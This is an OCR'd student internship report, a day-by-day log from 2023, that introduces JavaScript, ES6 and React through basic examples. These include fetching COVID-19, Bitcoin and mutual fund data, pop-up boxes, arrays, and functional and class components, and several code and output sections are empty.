Among the standout features of JavaScript, its user-friendly syntax stands out. This accessibility makes it an excellent choice for a wide range of developers, from beginners to experienced professionals. Its flexibility fosters rapid prototyping and efficient development cycles, enabling programmers to create functional web elements quickly.

A pivotal capability of JavaScript lies in its capacity to handle dynamic content. Developers can manipulate HTML and CSS, facilitating real-time content updates without the necessity to reload the entire web page. This feature dramatically improves the user experience by reducing latency and improving overall usability, making websites feel more responsive and fluid.

Furthermore, JavaScript empowers developers to manage user interactions seamlessly. It can handle various events, such as mouse clicks, form submissions, and keyboard inputs, forming the foundation for creating responsive and interactive web applications. This aspect enables web designers to craft engaging user interfaces that respond to users' actions, enhancing the overall quality of web-based interactions.

JavaScript also excels in DOM (Document Object Model) manipulation. This capability allows developers to dynamically modify the structure, content, and style of a web page. By leveraging the DOM, JavaScript ensures that developers can

adjust the layout and content of a webpage on-the-fly, a crucial feature in building modern, dynamic web applications. The asynchronous nature of JavaScript is another notable attribute. It supports non-blocking operations, which is essential for tasks like fetching data from servers. This ensures that the user interface remains responsive during data retrieval, leading to a smoother user experience.

In the realm of web development, JavaScript's significance is undeniable. It empowers developers to create feature-rich web applications, dynamic user interfaces, interactive forms, and real-time updates. Its integration with popular front-end libraries and frameworks makes it a must-have skill for those engaged in contemporary web development projects.

In the subsequent sections of this report, we'll explore the practical applications of JavaScript, particularly in conjunction with ReactJS, within our project focused on "Dynamic Web Page Designing Using React JS." We'll delve into how JavaScript enhances the creation of a dynamic and engaging user interface, handling data seamlessly and contributing to the overall success of the project.

1.1.2 Introduction to ES6:

ECMAScript 6, commonly referred to as ES6 or ES2015, is a significant update to the JavaScript programming language standardized by ECMA International. Released in 2015, ES6 introduced several new features and syntax enhancements that revolutionized the way developers write JavaScript code.

One of the standout features of ES6 is the introduction of block-scoped variables with let and const, which provide more predictable variable behavior compared to the previous var keyword. This change mitigates issues related to variable hoisting and scope leaks.

ES6 also introduced arrow functions (=>), providing a concise and more intuitive way to define functions, especially for short, one-line operations. This feature simplifies code and also handles the binding of the this keyword more elegantly within functions.

Template literals, another ES6 addition, facilitate the creation of dynamic strings by allowing embedded expressions within backticks (`). This eliminates the need for string concatenation and enhances code readability.

1.1.3 Objects:

In the realm of dynamic web page designing, React JS plays a pivotal role in creating captivating user experiences. At the heart of this process are objects - the

fundamental components that form the building blocks of a dynamic web page. React JS encourages a modular approach to web development, where objects encapsulate specific functionality, enhancing code organization and reusability. This modular structure simplifies the development process, enabling the creation of complex user interfaces by assembling these reusable components.


A crucial aspect of objects in React JS is their ability to manage state. Each object can hold its own local state, allowing for real-time updates and interactions with users without the need to reload the entire page. This dynamic behavior is crucial for creating responsive web applications that adapt to user input and external changes, ultimately resulting in a more seamless user experience.

The concept of "props" (properties) further enhances the role of objects in React JS. Props enable the passing of data from parent components to child components, facilitating dynamic content rendering based on changing data. This data flow mechanism ensures that objects remain flexible and adaptable, making it possible to build interactive interfaces that can evolve based on user interactions.

In our project focused on dynamic web page designing, we harnessed the power of React JS and its object-oriented approach to create a highly responsive and interactive interface. By breaking down complex UI elements into smaller, manageable components, we leveraged the modular structure, state management, and data flow facilitated by objects in React JS. This approach allowed us to achieve our project's objectives, designing an intuitive and user-friendly platform that showcased the significance of objects in dynamic web page design.

Code:

Output:



2.1 Day 2 / Week 1 – 28 JULY 2023

2.1.1 JS Functions & Arrow Functions:

JavaScript Functions:

Functions in JavaScript are blocks of code that can be defined and executed multiple times. They allow you to group a set of statements into a reusable unit, making your code more modular and maintainable.

Example:

```
function greet(name) {
  console.log(`Hello, ${name}!`);
}
greet("Alice");
```

Output: Hello, Alice!


Arrow Functions (ES6):

Arrow functions are a concise way to write functions in JavaScript, introduced in ES6. They have a more compact syntax and automatically capture the context of `this` within their body.

Example:

```
functions.html
D: > D: > functions.html > ...
  1  <!DOCTYPE html>
  2      <head>
  3
  4      </head>
  5      <body>
  6          <script>
  7              // function with no argument , no return value
  8              function one(){
  9                  document.write("function one called<br>");
 10              }
 11              one();
 12
 13              // function with argument , no return value
 14              function two(a,b){
 15                  document.write("addition of "+a+" and "+b+" is "+(a+b)+"<br>");
 16              }
 17              two(100,100);
 18
 19              // function with no argument but it return a value
 20              function three(){
 21                  return "hello<br>";
 22              }
 23              var x = three();
 24              document.write(x);
 25
 26              // function with argument and return value both
 27              function four(i,j){
 28                  return "subtraction of "+i+" and "+j+" is "+(i-j);
 29              }
 30              var y = four(100,100);
 31              document.write(y);
 32          </script>
 33      </body>
 34
 35  </html>
```

Output:



2.1.2 Async Function:

In JavaScript, dealing with asynchronous operations, such as fetching data from a server or reading files, can be challenging due to the nature of the language's single-threaded execution. Asynchronous functions are essential for ensuring non-blocking behavior and a

smooth user experience. However, handling asynchronous code can lead to complex nesting and "callback hell."

Example:

```
    try {
      const response = await fetch(`https://data.covid19india.org/data.json`);
      const data = await response. Json();
      return data.cases_time_series;
    } catch (error) {
      console.error("Error fetching data:", error);
      return null;
    }
  }
```

2.1.3 Bitcoin API:


Integrating external data sources, exemplified by the Bitcoin API, is essential for dynamic web pages. By blending the Bitcoin API into a React JS-based web app, we create an interactive user experience, offering real-time insights into Bitcoin prices and trends. React JS handles data dynamism seamlessly.

The Bitcoin API fetches live prices and historical trends, empowering users with up-to-date market knowledge. React JS components craft an intuitive interface, with real-time updates for a smooth user experience. Interactive elements like dynamic charts and user authentication enhance the app's value. This fusion showcases dynamic web design with React JS, offering real-time insights and seamless interactions.

Code:

```
bitcoin.html
D: > D > bitcoin.html > ...
<!DOCTYPE html>
    <head>

    </head>
    <body>
        <script>
            async function load(){
                let url = "https://api.coindesk.com/v1/bpi/currentprice.json";
                let myobject =  await (await fetch(url)).json();
                document.write(myobject["bpi"]["EUR"]["rate"]);
            }
            load();
        </script>
    </body>
</html>
```

Output:



3.1 Day 3 / Week 1 – 31 JULY 2023

3.1.1 Covid API – Data fetching and mapping:


When creating dynamic web pages using React JS, one big thing I did was bring real-time information into the picture, which was especially important during the ongoing global pandemic. I focused on adding a feature that would fetch data about COVID-19 from a trusted source and show it on the web page, keeping people informed.

During my internship, I made a web page that could gather important COVID-19 numbers from a reliable database. Using React JS, I made sure that these numbers would update by themselves without needing anyone to refresh the page. To make

things even clearer, I added maps that displayed where the virus was affecting people the most. These maps helped show patterns and trends.


This feature I worked on wasn't just about technical stuff; it was also about making sure people get useful and timely information during a tough time. Overall, my work showed how to use React JS to put real-time data on a web page, make it easy to understand, and help people stay informed during the pandemic.

Code:



```
<!DOCTYPE html>
<head></head>
<body>
<script>
async function load(){
let url = "https://data.covid19india.org/data.json";
let myobject = await (await fetch(url)).json();
var days=0;
document.write(myobject["cases_time_series"][0]["date"]+"<br>");
document.write("Total Number of Days : "+myobject["cases_time_series"].length);
document.write("<table border='1' width='100%'>");
for(var i=0;i<myobject["cases_time_series"].length;i++){
if(myobject["cases_time_series"][i]["dailyconfirmed"]>100000){
document.write("<tr style='color:red'><td>"+myobject["cases_time_series"][i]["date"]+
"</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
"</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
"</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
"</td></tr>");
days = days+1;
}
else{
document.write("<tr><td>"+myobject["cases_time_series"][i]["date"]+
"</td><td>"+myobject["cases_time_series"][i]["dailyconfirmed"]+
"</td><td>"+myobject["cases_time_series"][i]["dailydeceased"]+
"</td><td>"+myobject["cases_time_series"][i]["dailyrecovered"]+
"</td></tr>");
}
}
document.write("</table>");
document.write("Total number of days with more than 1 lac cases :"+days);
}
load();
</script>
</body>
</html>
```

Output:



3.1.2 USER INPUT 1 : JS Pop Up Boxes:

In React JS dynamic web design, JavaScript pop-up boxes are vital for seamless user interaction. These versatile modal dialogs enhance UI by showing info, gathering input, and confirming actions. By combining React's flexibility with JavaScript, we create engaging pop-ups that improve functionality and aesthetics.

Pop-up boxes excel in notifications and input collection. React's integration with JavaScript crafts dynamic notifications without disturbing the page. They also gather structured input, like logins or surveys, adapting smoothly across devices.

JavaScript pop-up boxes elevate UI and engagement, creatively showcasing content without navigating away. Mastering these in React builds interactive, appealing web apps that please users. Merging React and JavaScript creates versatile pop-ups, serving various purposes while keeping the app cohesive.

1. Alert Box:

The alert box is used to display a simple message to the user. It provides an OK button for the user to acknowledge the message.

Example:

```
alert("Hello, welcome to our website!");
```

2. Prompt Box:

The prompt box displays a message to the user along with a text input field for them to enter data. It's often used to collect user input, such as their name or email. The input provided by the user is returned as a string.

Example:

```
const name = prompt("Please enter your name:");
console.log("User's name:", name);
```

3. Confirm Box:

The confirm box is used to ask the user for a binary choice (OK/Cancel). It's often used to confirm actions before proceeding. It returns a Boolean value (true if OK is clicked and false if Cancel is clicked).

Example:

```
const isConfirmed = confirm("Do you want to proceed?");
```

3.1.3 USER INPUT 2: Form to Variable:

Modern web development relies on React JS to create dynamic user interfaces. Our report dives into "Form to Variable," illustrating how React JS seamlessly transforms user inputs into dynamic webpage elements.
React JS, with its component-based structure and state management, connects form inputs to real-time data updates. This dynamic process enables instant validation, manipulation, and visualization, enhancing user experience.
"Form to Variable" not only simplifies development but also yields responsive interfaces with real-time feedback. This approach showcases the power of React JS in shaping interactive web design.

Example:


Output:

4.1 Day 4 / Week 1 – 01 AUGUST 2023


4.1.1 Form to table:

In my React.js internship, I implemented the "Form to Table" concept, seamlessly converting user-friendly form inputs into organized tables. This enhances data collection and presentation, improving user experience and interaction. This approach, driven by React.js, holds immense potential for dynamic web design, streamlining processes and making web apps more engaging and efficient.

Example:



Output:



4.1.2 JS Arrays:

JavaScript arrays are fundamental data structures used to store and manage collections of data items. They provide a powerful way to organize related values into a single entity.

Example:

```
const cars = [];
cars[0] = "Saab";
```


```
cars[1] = "Volvo";
cars[2] = "BMW";

console.log(cars);
```

5.1 Day 5 / Week 1 – 02 AUGUST 2023


5.1.1 Covid Data Search:

The COVID Data Check web application is designed to facilitate users in obtaining COVID-19 data for a specific date. By utilizing JavaScript, HTML, and the Fetch API, the application fetches data from the COVID-19 India Data API and presents it in an organized manner. This report outlines the key components and functionalities of the application.

Example:



Output:



5.1.2 Mutual Fund API:


The Mutual Fund API web application is designed to enable users to retrieve details about mutual fund schemes by entering their respective scheme codes. Leveraging JavaScript, HTML, and the Fetch API, the application connects to the API and presents relevant scheme names to the user.

Example:

```
MutualFund.html
<!DOCTYPE html>
<html lang="en">

<head>
  <title>mutual fund api data fetch</title>

</head>

<body>
  <div class="container-fluid text-center my-3">
    <h1 class="header">Mutual Fund Schema</h1>
    <p class="text-dark">total number of schemes in this API is:</p>
    <p id="msg" class="text-success"></p>
    <br />
  </div>
  <div class="container-fluid text-center my-3">
    <form class="form-horizontal">
      <div class="form-check-inline d-flex align-items-center justify-content-center">
        <label for="text" class="col-form-label m-1">Scheme Code: </label>
        <input type="text" name="searchBar" id="searchBar" class="input-group-text m-1"
          placeholder="Enter scheme code..." autocomplete="on" />
      </div>
      <input type="submit" class="btn btn-primary my-4" onclick="fund(this.form); return false;" />
    </form>
  </div>
  <div class="container-fluid my-4 text-center">
    <p id="fundlist" class="my1 text-success"></p>
  </div>
  <script>
    async function sfind() {
      const res = await fetch("https://api.mfapi.in/mf");
      const data = await res.json();
      document.getElementById("msg").innerHTML = data.length;
    }
    sfind();

    async function fund(form) {
```

```
      const res = await fetch("https://api.mfapi.in/mf");
      const data = await res.json();
      console.log(data);
      var e = form.searchBar.value;
      var found = 0;
      for (var i = 0; i < data.length; i++) {
        if (data[i]["schemeCode"] == Number(e.trim())) {
          document.getElementById("fundlist").innerHTML =
            "<span>Scheme name is: </span>" + data[i]["schemeName"];
          var found = 1;
          break;
        }
        if (found == 0) {
          document.getElementById("fundlist").innerHTML =
            "<span class='text-danger'>Invalid scheme code!</span>";
        }
      }
    }
  </script>
</body>

</html>
```

Output:



6.1 Day 6 / Week 1 – 03 AUGUST 2023

6.1.1 Functional Components:

Functional components are JavaScript functions that return JSX (JavaScript XML), which describes the structure and content of the UI elements to be rendered. They are a concise way to define components in React. Functional components are often used for simpler UI elements, such as buttons, labels, or simple display components.

Example:

```
JS App.js
functionalcomp > src > JS App.js > ...
import logo from './logo.svg';
import './App.css';

function App() {
  return (
    <div>
      <h1>HELLO</h1>
      <h2>InfoLabz123</h2>
    </div>
  );
}

function Msg() {
  return (
    <div>
      <h2>New Msg from Msg Component</h2>
    </div>
  );
}

function Add() {
  var a = 100,
    b = 500;
  return (
    <div>
      <h1>
        {" "}
        Addition of {a} and {b} is {a + b}
      </h1>
    </div>
  );
}
export default App;
export { Msg, Add };
```

Output:

6.1.2 Class Components:

Class components are JavaScript classes that extend the React.Component class provided by the React library. They offer a more extensive range of features compared to functional components, making them suitable for managing state, handling lifecycle methods, and implementing more complex UI logic.


Example:

JS App.js JS index.js

functionalcomp > src > JS App.js > ...

```jsx
import React, { Component } from 'react';

class Counter extends Component {
  constructor(props) {
    super(props);
    this.state = { count: 0 };
  }

  componentDidMount() {
    console.log('Component did mount');
  }

  componentDidUpdate(prevProps, prevState) {
    if (prevState.count !== this.state.count) {
      console.log('Count updated:', this.state.count);
    }
  }

  componentWillUnmount() {
    console.log('Component will unmount');
  }

  incrementCount = () => {
    this.setState({ count: this.state.count + 1 });
  };

  render() {
    return (
      <div>
        <p>Count: {this.state.count}</p>
        <button onClick={this.incrementCount}>Increment</button>
      </div>
    );
  }
}

export default Counter;
```

Output:



7.1 Day 7 / Week 2 – 04 AUGUST 2023

7.1.1 Variable Data Map:

Variable data mapping involves iterating through a collection of data and rendering corresponding UI components for each item in the collection. This technique is particularly useful when you need to display a list of items, such as posts, products, or user profiles, in a dynamic and maintainable manner.

Example:

